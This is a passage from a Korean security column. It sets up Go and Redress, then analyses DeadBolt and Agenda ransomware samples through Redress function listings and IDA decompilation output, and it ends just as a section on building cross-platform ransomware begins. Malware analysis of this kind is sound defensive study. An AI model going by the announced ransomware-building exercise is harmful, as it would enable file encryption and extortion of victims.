HTTP request sent, awaiting response... 200 OK
Length: 141702072 (135M) [application/x-gzip]
Saving to: 'go1.18.linux-amd64.tar.gz'

go1.18.linux-amd64. 100%[=====] 135.14M  18.5MB/s   in 7.2s
2022-11-05 01:50:59 (18.8 MB/s) - 'go1.18.linux-amd64.tar.gz' saved [141702072/141702072]
```

[그림12] Go tarball 다운로드

tar 명령을 사용하여 /usr/local 디렉토리에 tarball을 추출한다.

그리고 시스템에서 실행 가능한 이동 바이너리를 찾으려면 \$PATH 환경 변수를 조정해야 하는데 이 작업은 시스템 전체 설치의 경우 /etc/profile 파일, 현재 사용자 설치의 경우에는 ~/.profile 파일에서 수행할 수 있다. 실습에서는 ~/.profile 파일을 저장하고 새 PATH 환경 변수를 현재 셸 세션에 로드하였다.

```
yeji@ubuntu:~$ sudo tar -C /usr/local -xzf go1.18.linux-amd64.tar.gz
yeji@ubuntu:~$ gedit ~/.profile
yeji@ubuntu:~$ source ~/.profile
```


[그림13] Go tarball 추출

```
yeji@ubuntu:~$ go version
go version go1.18 linux/amd64
```

[그림14] Go 버전을 인쇄하여 설치 확인

Redress는 다음 깃허브 링크에서 다운로드 받을 수 있다.

[GitHub - goretk/redress: Redress - A tool for analyzing stripped Go binaries](https://github.com/goretk/redress)



[그림15] Redress 다운로드 깃허브 화면

그 뒤로는 다음과 같은 과정을 거쳐 Ubuntu Linux 환경에 Redress를 설치하였다.

```
yeji@ubuntu:~$ mkdir go
yeji@ubuntu:~$ mkdir -p ~/go/src/redress
```

[그림16] Redress를 설치할 디렉토리 생성

```
yeji@ubuntu:~/go/src/redress$ ls
exp.go  gore      info.go  main.go  moduledata.go  r2.go      src.go
go.mod  go.sum    LICENSE  Makefile  pkg.go         README.md  type.go
```

[그림17] Redress 폴더에 파일 다운로드

```
yeji@ubuntu:~/go/src/redress$ go build
```

[그림18] Redress 파일 빌드

```
yeji@ubuntu:~/go/src/redress$ ls
exp.go    gore      info.go   main.go   moduledata.go  r2.go      redress  type.go
go.mod    go.sum    LICENSE   Makefile  pkg.go         README.md  src.go
yeji@ubuntu:~/go/src/redress$ ./redress

Usage:
  redress [command]

Available Commands:
  completion  generate the autocompletion script for the specified shell
  help        Help about any command
  info        Print summary information.
  packages    List packages.
  r2          Use redress with in r2.
  source      Source Code Projection.
  types       List types.
  version     Display redress version information.

Flags:
  -h, --help  help for redress

Use "redress [command] --help" for more information about a command.
```

[그림19] Redress 다운로드 완료 화면

본 칼럼에서는 다루지 않으나 IDA GolangHelper 라는 도구도 있으니, 분석할 때 써보면 유익할 것이다. IDA GolangHelper 는 컴파일된 바이너리에 저장된 Go 언어 유형 정보를 구문 분석하는 IDA 스크립트 세트로 다운로드 깃허브 링크를 첨부한다.

<https://github.com/sibears/IDAGolangHelper>

2-6. DeadBolt 랜섬웨어 분석

2-6-1. Redress로 DeadBolt 랜섬웨어 리버스 엔지니어링

```
yeji@ubuntu:~/go/src/redress$ ./redress source ~/Desktop/malware/444e537f86cbec5a5a4fcf94c485cc9d286de0c
cd91718362cecf415bf362bcf
Package main: .
File: ??
glob.func4 Lines: 1 to 5 (4)
mainfunc3 Lines: 1 to 5 (4)
dHHKb5qkfunc1 Lines: 1 to 1 (0)
tlQrLW_5func2 Lines: 1 to 1 (0)
tlQrLW_5func1 Lines: 1 to 3 (2)
(*Context).uRIX7nxzfunc7 Lines: 1 to 1 (0)
(*Context).uRIX7nxzfunc6 Lines: 1 to 10 (9)
(*Context).uRIX7nxzfunc5 Lines: 1 to 9 (8)
(*Context).uRIX7nxzfunc2 Lines: 1 to 5 (4)
(*Context).uRIX7nxzfunc1 Lines: 1 to 3 (2)
(*Context).aRXew9RZfunc8 Lines: 1 to 3 (2)
(*Context).aRXew9RZfunc7 Lines: 1 to 3 (2)
(*Context).aRXew9RZfunc6 Lines: 1 to 5 (4)
(*Context).aRXew9RZfunc5 Lines: 1 to 3 (2)
(*Context).aRXew9RZfunc3 Lines: 1 to 3 (2)
(*Context).aRXew9RZfunc2 Lines: 1 to 10 (9)
(*Context).aRXew9RZfunc1 Lines: 1 to 3 (2)
(*Context).hpUQasppfunc3 Lines: 1 to 5 (4)
(*Context).hpUQasppfunc2 Lines: 1 to 3 (2)
(*Context).wp67uioefunc1 Lines: 1 to 3 (2)
(*Context).wWh2HS54func4 Lines: 1 to 3 (2)
(*Context).f05GeGFefunc1 Lines: 1 to 4 (3)
(*Context).wWh2HS54func3 Lines: 1 to 10 (9)
(*Context).wWh2HS54func2 Lines: 1 to 3 (2)
(*Context).wWh2HS54func1 Lines: 1 to 3 (2)
(*Context).bCZzmJY4func4 Lines: 1 to 2 (1)
(*Context).bCZzmJY4func3 Lines: 1 to 3 (2)
(*Context).bCZzmJY4func2 Lines: 1 to 5 (4)
(*Context).bCZzmJY4func1 Lines: 1 to 8 (7)
```


[그림20] Redress로 DeadBolt 분석

```
(*Context).wp67uioe Lines: 5 to 9 (4)
glob..func41 Lines: 5 to 5 (0)
(*Context).dFGoHNSA Lines: 5 to 12 (7)
main.func31 Lines: 5 to 5 (0)
glob..func31 Lines: 5 to 5 (0)
(*Context).f05GeGFefunc1 Lines: 5 to 6 (1)
(*Context).nqdZQoh.dwrap.4 Lines: 6 to 6 (0)
(*Context).lQqeyxfZ Lines: 6 to 7 (1)
(*Context).hpUQaspp.dwrap.8 Lines: 6 to 6 (0)
(*Context).hpUQaspp.dwrap.7 Lines: 6 to 8 (2)
(*Context).aRXew9RZ.dwrap.9 Lines: 6 to 9 (3)
(*Context).nqdZQoh.dwrap.3 Lines: 6 to 6 (0)
(*Context).wp67uioe.dwrap.6 Lines: 6 to 8 (2)
(*Context).sfjfnLnG Lines: 7 to 10 (3)
(*Context).gItGvaw6Read Lines: 7 to 9 (2)
(*Context).gxBMnycs Lines: 7 to 8 (1)
main Lines: 8 to 9 (1)
(*Context).aRXew9RZ Lines: 8 to 8 (0)
(*Context).hpUQaspp Lines: 8 to 19 (11)
(*Context).luarWg7_ Lines: 9 to 59 (50)
(*Context).uRIX7nxz Lines: 9 to 9 (0)
dHHKb5qk Lines: 9 to 9 (0)
xVrt3p0m Lines: 9 to 11 (2)
tlQrLW_5 Lines: 9 to 9 (0)
rKP8kmRD Lines: 10 to 11 (1)
(*Context).nqdZQoh Lines: 10 to 59 (49)
(*Context).wASx95VRead Lines: 11 to 11 (0)
(*Context).qMMGht0P Lines: 12 to 13 (1)
pXhrjT5W Lines: 14 to 21 (7)
p7kXN8ac Lines: 54 to 54 (0)
```

[그림21] Redress로 DeadBolt 분석

3-6-1. IDA pro로 DeadBolt 랜섬웨어 분석

IDA pro 실습 환경 구축과 샘플 파일 다운로드 과정은 위의 Hive 랜섬웨어와 같다. 사용한 샘플은 위의 Redress에서 사용한 파일과 같다.



[그림22] DeadBolt 랜섬웨어 main 함수-1

DeadBolt 랜섬웨어의 main 함수이다.

```
while ( (unsigned __int64)&v32 <= *(_QWORD *) (v0 + 16) )
    runtime_morestack_noctxt();
v18 = runtime_newobject();
v32 = v1;
if ( qword_6BA2E8 != 4 )
{
    if ( !qword_6BA2E8 )
        runtime_panicIndex();
    v22 = main_t1QrLW_5(v18);
}
if ( qword_6BA2E8 == 4 )
{
    v31 = 26015;
    v28 = 0;
    for ( i = 0LL; i < 2; i += 2LL )
    {
        v13 = *((unsigned __int8 *) &v28 + i);
        if ( (unsigned __int64)(i + 1) >= 2 )
            runtime_panicIndex();
        v14 = *((unsigned __int8 *) &v28 + i + 1);
        v15 = i + (v13 ^ v14);
        if ( v13 >= 2 )
            runtime_panicIndex();
        v16 = *((_BYTE *) &v31 + v13) + v15 - 114;
        if ( v14 >= 2 )
            runtime_panicIndex();
        *((_BYTE *) &v31 + v13) = *((_BYTE *) &v31 + v14) + v15 - 114;
        *((_BYTE *) &v31 + v14) = v16;
    }
    v24 = runtime_slicebytetostring(v18, v22);
    if ( (unsigned __int64)qword_6BA2E8 <= 1 )
        runtime_panicIndex();
    if ( &v31 == *(__int16 *) (qword_6BA2E0 + 24) )
        v17 = runtime_memequal();
}
```

[그림23] DeadBolt 랜섬웨어 main 함수-2

```

if ( (unsigned __int64)qword_6BA2E8 <= 2 )
    runtime_panicIndex();
if ( (unsigned __int64)qword_6BA2E8 > 3 )
{
    v26 = main_y6y2d0KM(v18, v22, v24, v25);
    if ( !v6 )
        goto LABEL_15;
    runtime_gopanic(v19, v23);
}
runtime_panicIndex();
}
if ( qword_6BA2E8 == 4 )
{
    v30 = -3286;
    v29 = 1;
    for ( j = 0LL; j < 2; j += 2LL )
    {
        v8 = *((unsigned __int8 *)&v29 + j);
        if ( (unsigned __int64)(j + 1) >= 2 )
            runtime_panicIndex();
        v9 = *((unsigned __int8 *)&v29 + j + 1);
        v10 = j + (v8 ^ v9);
        if ( v8 >= 2 )
            runtime_panicIndex();
        v11 = *((_BYTE *)&v30 + v8) - v10;
        if ( v9 >= 2 )
            runtime_panicIndex();
        *((_BYTE *)&v30 + v8) = *((_BYTE *)&v30 + v9) - v10 + 59;
        *((_BYTE *)&v30 + v9) = v11 + 59;
    }
    v24 = runtime_slicebytetostring(v18, v22);
    if ( (unsigned __int64)qword_6BA2E8 <= 1 )
        runtime_panicIndex();
    if ( &v30 == *((__int16 **)(qword_6BA2E0 + 24)) )
        v12 = runtime_memequal();
}

```

[그림24] DeadBolt 랜섬웨어 main 함수-3

다음은 공격 함수들을 살펴볼 것인데 이름이 직관적이라 파악하기 어렵지 않을 것이다.

```

int64 __fastcall runtime_throw@<rax>()
{
    int64 v0; // rax
    int64 v1; // rbx
    int64 v2; // rax
    int64 result; // rax
    char v4; // [rsp+0h] [rbp-28h]
    int64 v5[3]; // [rsp+8h] [rbp-20h] BYREF

    v5[0] = (int64)runtime_throw_func1;
    v5[1] = v0;
    v5[2] = v1;
    v5[0] = runtime_systemstack((int64)v5);
    v2 = *(_QWORD *)(__readfsqword(0xFFFFFFFF8) + 48);
    if ( !*(_DWORD *) (v2 + 244) )
        *(_DWORD *) (v2 + 244) = 1;
    runtime_fatalthrow(v4);
    result = 0LL;
    MEMORY[0] = 0LL;
    return result;
}

```

[그림25] DeadBolt 랜섬웨어 runtime_throw() 함수


```

runtime_gopanic:
    if ( (unsigned __int64)&v32 <= v2[2] )
        goto LABEL_86;
    v4 = v2[6];
    if ( *(_QWORD **)(v4 + 192) != v2 )
        goto LABEL_85;
    if ( *(_DWORD *)(v4 + 240) )
        goto LABEL_84;
    if ( *(_QWORD *)(v4 + 256) )
        goto LABEL_83;
    if ( *(_DWORD *)(v4 + 264) )
        goto LABEL_82;
    v31[0] = 0LL;
    v32 = v3;
    v33 = v3;
    v31[1] = v0;
    v31[2] = v1;
    *(_QWORD *)&v32 = v2[4];
    if ( dword_6EA550 )
        runtime_gcWriteBarrierDX();
    else
        v2[4] = v31;
    _InterlockedExchangeAdd(&dword_6EA338, 1u);
    runtime_addOneOpenDeferFrame(v20, v22, v24);

```

[그림26] DeadBolt 랜섬웨어 runtime_gopanic() 함수

```

    else
    {
        if ( dword_6EA550 )
            v5 = runtime_gcWriteBarrierSI();
        else
            *(_QWORD *)(v6 + 24) = 0LL;
        if ( dword_6EA550 )
            runtime_gcWriteBarrierCX();
        else
            *(_QWORD *)(v5 + 40) = *(_QWORD *)(v6 + 40);
        v23 = runtime_freedefer(v21);
    }
    runtime_fatalpanic(v21);
    MEMORY[0] = 0LL;
}
0002B965 runtime_gopanic:223 (42B965)

```

[그림27] DeadBolt 랜섬웨어 runtime_gopanic() 함수

2-7. Agenda 랜섬웨어 분석

2-7-1. Redress로 Agenda 랜섬웨어 리버스 엔지니어링

```

yeji@ubuntu:~/go/src/redress$ ./redress source ~/Desktop/malware/117fc30c25b1f28cd923b530ab9f91a0a818925
b0b89b8bc9a7f820a9e630464
Package win-enc/utils: win-enc/utils
File: utils.go
    StringInSlice Lines: 16 to 25 (9)
    PanicRecovery Lines: 25 to 45 (20)
    IsFlagPassed Lines: 45 to 52 (7)
    IsFlagPassedfunc1 Lines: 47 to 51 (4)

Package win-enc/customFlags: win-enc/customFlags
File: FileSizeProviderFlag.go
    (*FileSizeFlag)String Lines: 12 to 16 (4)
    (*FileSizeFlag)Set Lines: 16 to 49 (33)
File: RemoteIPsFlag.go
    (*RemoteIPs)String Lines: 11 to 14 (3)
    (*RemoteIPs)Set Lines: 14 to 33 (19)
    contains Lines: 33 to 42 (9)
    removeDuplicates Lines: 42 to 65 (23)
    ParseIP Lines: 65 to 77 (12)
    parseIPv4 Lines: 77 to 225 (148)
    parseIPv6 Lines: 107 to 231 (124)
    xtoi Lines: 231 to 256 (25)
    IPString Lines: 256 to 377 (121)
    hexString Lines: 377 to 382 (5)

Package win-enc/CoreServices: win-enc/CoreServices
File: DuplicateService.go
    (*DuplicateService)Boot Lines: 16 to 34 (18)
File: ImpersonalizationService.go
    (*ImpersonalizationService)Boot Lines: 43 to 268 (225)

```

[그림28] Redress로 Agenda 샘플(1) 분석

```

File: Manager.go
    (*CryptoServiceManager)Boot Lines: 68 to 154 (86)
    (*CryptoServiceManager)Boot.dwrap.1 Lines: 95 to 157 (62)
    (*CryptoServiceManager).Bootfunc1 Lines: 98 to 102 (4)
    (*CryptoServiceManager)EmergencyStop Lines: 157 to 175 (18)
    (*CryptoServiceManager)JobExecutor Lines: 175 to 209 (34)
    (*CryptoServiceManager)JobExecutor.dwrap.2 Lines: 185 to 191 (6)
    (*CryptoServiceManager)JobExecutor.dwrap.3 Lines: 191 to 216 (25)
    (*CryptoServiceManager)CheckFileCanBeUnhandled Lines: 216 to 227 (11)
    (*CryptoServiceManager)UnlockFileHandler Lines: 227 to 237 (10)
    (*CryptoServiceManager)EncryptFile Lines: 237 to 266 (29)
    (*CryptoServiceManager)printStatistic Lines: 266 to 279 (13)
File: Progress.go
    (*Bar)Play Lines: 36 to 51 (15)
File: Unlocker.go
    (*HandlerKillerItem)unlockFileHandlerSlowPath Lines: 50 to 101 (51)
    (*HandlerKillerItem).unlockFileHandlerSlowPathfunc1 Lines: 53 to 57 (4)

Package win-enc/pkg/winapi: win-enc/pkg/winapi
File: users.go
    init Lines: 16 to 19 (3)
    ListLocalUsers Lines: 152 to 216 (64)
    ChangePassword Lines: 216 to 240 (24)
    EnableUser Lines: 240 to 260 (20)
    SetAdminUser Lines: 260 to 276 (16)

```

[그림29] Redress로 Agenda 샘플(1) 분석

```

yeji@ubuntu:~/go/src/redress$ ./redress source ~/Desktop/malware/e4a319f7afafbbd710ff2dbe8d0883ef332afcb
0363efd4e919ed3c3faba0342
Package win-enc/customFlags: win-enc/customFlags
File: FileSizeProviderFlag.go
    (*FileSizeFlag)String Lines: 12 to 16 (4)
    (*FileSizeFlag)Set Lines: 16 to 49 (33)
File: RemoteIPsFlag.go
    (*RemoteIPs)String Lines: 11 to 14 (3)
    (*RemoteIPs)Set Lines: 14 to 33 (19)
    contains Lines: 33 to 42 (9)
    removeDuplicates Lines: 42 to 65 (23)
    ParseIP Lines: 65 to 77 (12)
    parseIPv4 Lines: 77 to 225 (148)
    parseIPv6 Lines: 107 to 231 (124)
    xtoi Lines: 231 to 256 (25)
    IPString Lines: 256 to 377 (121)
    hexString Lines: 377 to 382 (5)

Package win-enc/pkg/terminal-coloriser: win-enc/pkg/terminal-coloriser
File: coloriser.go
    init0 Lines: 20 to 32 (12)

Package win-enc/BridgeServices: win-enc/BridgeServices
File: StreamEncoder.go
    (*StreamEncoder)multipathTreeService Lines: 53 to 68 (15)
    (*StreamEncoder)multipathTreeService.dwrap.1 Lines: 57 to 65 (8)
    (*StreamEncoder).multipathTreeServicefunc1 Lines: 57 to 70 (13)
    (*StreamEncoder)MultipathBoot Lines: 70 to 127 (57)
    (*StreamEncoder)MultipathBoot.dwrap.2 Lines: 80 to 129 (49)
    (*StreamEncoder)MultipathBoot.dwrap.3 Lines: 81 to 81 (0)

```

[그림30] Redress로 Agenda 샘플(2) 분석

```

File: WindowsServicesKiller.go
    (*WindowsServicesKiller)Run Lines: 67 to 101 (34)
    (*WindowsServicesKiller)Run.dwrap.18 Lines: 87 to 103 (16)
    (*WindowsServicesKiller)Run.dwrap.19 Lines: 95 to 95 (0)
    (*WindowsServicesKiller)GetRegexpFromServiceList Lines: 103 to 118 (15)
    (*WindowsServicesKiller)EnumServices Lines: 118 to 187 (69)
    (*WindowsServicesKiller)EnumDependentServices Lines: 187 to 211 (24)
    (*WindowsServicesKiller)_stopServices Lines: 211 to 352 (141)
    (*WindowsServicesKiller)_stopServices.dwrap.20 Lines: 212 to 212 (0)


Package win-enc/models: win-enc/models
File: ConfigPreparation.go
    (*RuntimeService)CryptoServicePrepare Lines: 32 to 48 (16)
File: RuntimeService.go
    (*RuntimeService)CheckSafeBoot Lines: 38 to 56 (18)
    (*RuntimeService)Prepare Lines: 56 to 74 (18)
    (*RuntimeService)Boot Lines: 74 to 130 (56)
    loadPubKey Lines: 130 to 149 (19)
    (*RuntimeService)PrintConfig Lines: 149 to 176 (27)

```

[그림31] Redress로 Agenda 샘플(2) 분석


3-7-2. IDA pro로 Agenda 랜섬웨어 분석

위에서 Redress로 분석한 샘플(1)만 분석해보았다.



[그림32] Agenda 랜섬웨어 go_buildid 함수

Go 언어 build 함수가 따로 있는 것을 확인할 수 있다.



[그림33] Agenda 랜섬웨어 main 함수

Agenda 랜섬웨어의 main 함수이다.

```

int64 __usercall runtime_LockOSThread@<rax>()
{
    __int64 v0; // r14
    __int64 v1; // rcx
    __int64 result; // rax

    if ( !dword_BE1540 )
        runtime_startTemplateThread();
    ++*(_DWORD *)((_QWORD *)v0 + 48) + 576LL;
    v1 = *(_QWORD *)v0 + 48;
    if ( !*(_DWORD *)v1 + 576 )
    {
        *(_DWORD *)v1 + 576 = -1;
        runtime_gopanic();
        JUMPOUT(0x441E75LL);
    }
    *(_QWORD *)((_QWORD *)v0 + 48) + 312LL = v0;
    result = *(_QWORD *)v0 + 48;
    *(_QWORD *)v0 + 232 = result;
    return result;
}

```

[그림34] Agenda 랜섬웨어 runtime_LockOSThread() 함수

DeadBolt 랜섬웨어와 마찬가지로 직관적인 함수명을 볼 수 있다. 금방이라도 OS를 잠가버리고 쉘 것 같은 이름답게 runtime_gopanic() 함수를 호출하고 있다. 역시 익숙한 이름이라 바로 어떤 기능을 하는 함수인지 유추할 수 있다.

```

int64 __fastcall runtime_throw@<rax>()
{
    __int64 v0; // rax
    __int64 v1; // rbx
    __int64 v2; // rax
    __int64 result; // rax
    char v4; // [rsp+0h] [rbp-28h]
    __int64 v5[3]; // [rsp+8h] [rbp-20h] BYREF

    v5[0] = (__int64)runtime_throw_func1;
    v5[1] = v0;
    v5[2] = v1;
    v5[0] = runtime_systemstack((__int64)v5);
    v2 = *(_QWORD *)(*(_QWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer + 48LL);
    if ( !*(_DWORD *) (v2 + 196) )
        *(_DWORD *) (v2 + 196) = 1;
    runtime_fatalthrow(v4);
    result = 0LL;
    MEMORY[0] = 0LL;
    return result;
}

```

[그림35] Agenda 랜섬웨어 runtime_throw() 함수

```

    else
    {
        if ( dword_BE1340 )
            v5 = runtime_gcWriteBarrierSI();
        else
            *(_QWORD *) (v6 + 24) = 0LL;
        if ( dword_BE1340 )
            runtime_gcWriteBarrierCX();
        else
            *(_QWORD *) (v5 + 40) = *(_QWORD *) (v6 + 40);
        v28 = runtime_freedefer(v20);
    }
}
runtime_preprintpanics(v20);
runtime_fatalpanic(v21);
MEMORY[0] = 0LL;
}
00035A91 runtime.gopanic:273 (436491)

```

[그림36] Agenda 랜섬웨어 runtime_gopanic() 함수

runtime_throw() 함수와 runtime_gopanic() 함수는 위의 DeadBolt 랜섬웨어에 있던 것과 같은 것으로 보인다.

```

int64 __fastcall runtime_fatalthrow@<rax>(char a1)
{
    __int64 v1; // r14
    __int64 result; // rax
    _QWORD v3[4]; // [rsp+8h] [rbp-28h] BYREF
    void *retaddr; // [rsp+30h] [rbp+0h]

    v3[0] = runtime_fatalthrow_func1;
    v3[1] = v1;
    v3[2] = retaddr;
    v3[3] = &a1;
    runtime_systemstack((__int64)v3);
    result = 0LL;
    MEMORY[0] = 0LL;
    return result;
}

```

[그림37] Agenda 랜섬웨어 runtime_fatalthrow() 함수

```

int64 __fastcall runtime_fatalpanic@<rax>(char a1)
{
    int64 v1; // rax
    int64 v2; // r14
    int64 result; // rax
    int64 v4; // [rsp+8h] [rbp-40h] BYREF
    int64 v5[6]; // [rsp+10h] [rbp-38h] BYREF
    int64 retaddr; // [rsp+48h] [rbp+0h]

    HIBYTE(v4) = 0;
    v5[0] = (__int64)runtime_fatalpanic_func1;
    v5[1] = v1;
    v5[2] = v2;
    v5[3] = retaddr;
    v5[4] = (__int64)&a1;
    v5[5] = (__int64)&v4 + 7;
    v4 = runtime_systemstack((__int64)v5);
    runtime_systemstack((__int64)off_8829D0);
    result = 0LL;
    MEMORY[0] = 0LL;
    return result;
}

```


[그림38] Agenda 랜섬웨어 runtime_fatalpanic() 함수

3. Linux, Windows 대상으로 Cross-Platform 랜섬웨어 제작 실습


3-1. 프로그래밍 툴 다운로드 및 실습 환경 구축

Go 언어로 직접 랜섬웨어를 작성하고 Windows와 Linux 환경에서 컴파일한 뒤 실행하여 파일 암호화까지 진행해보았다.

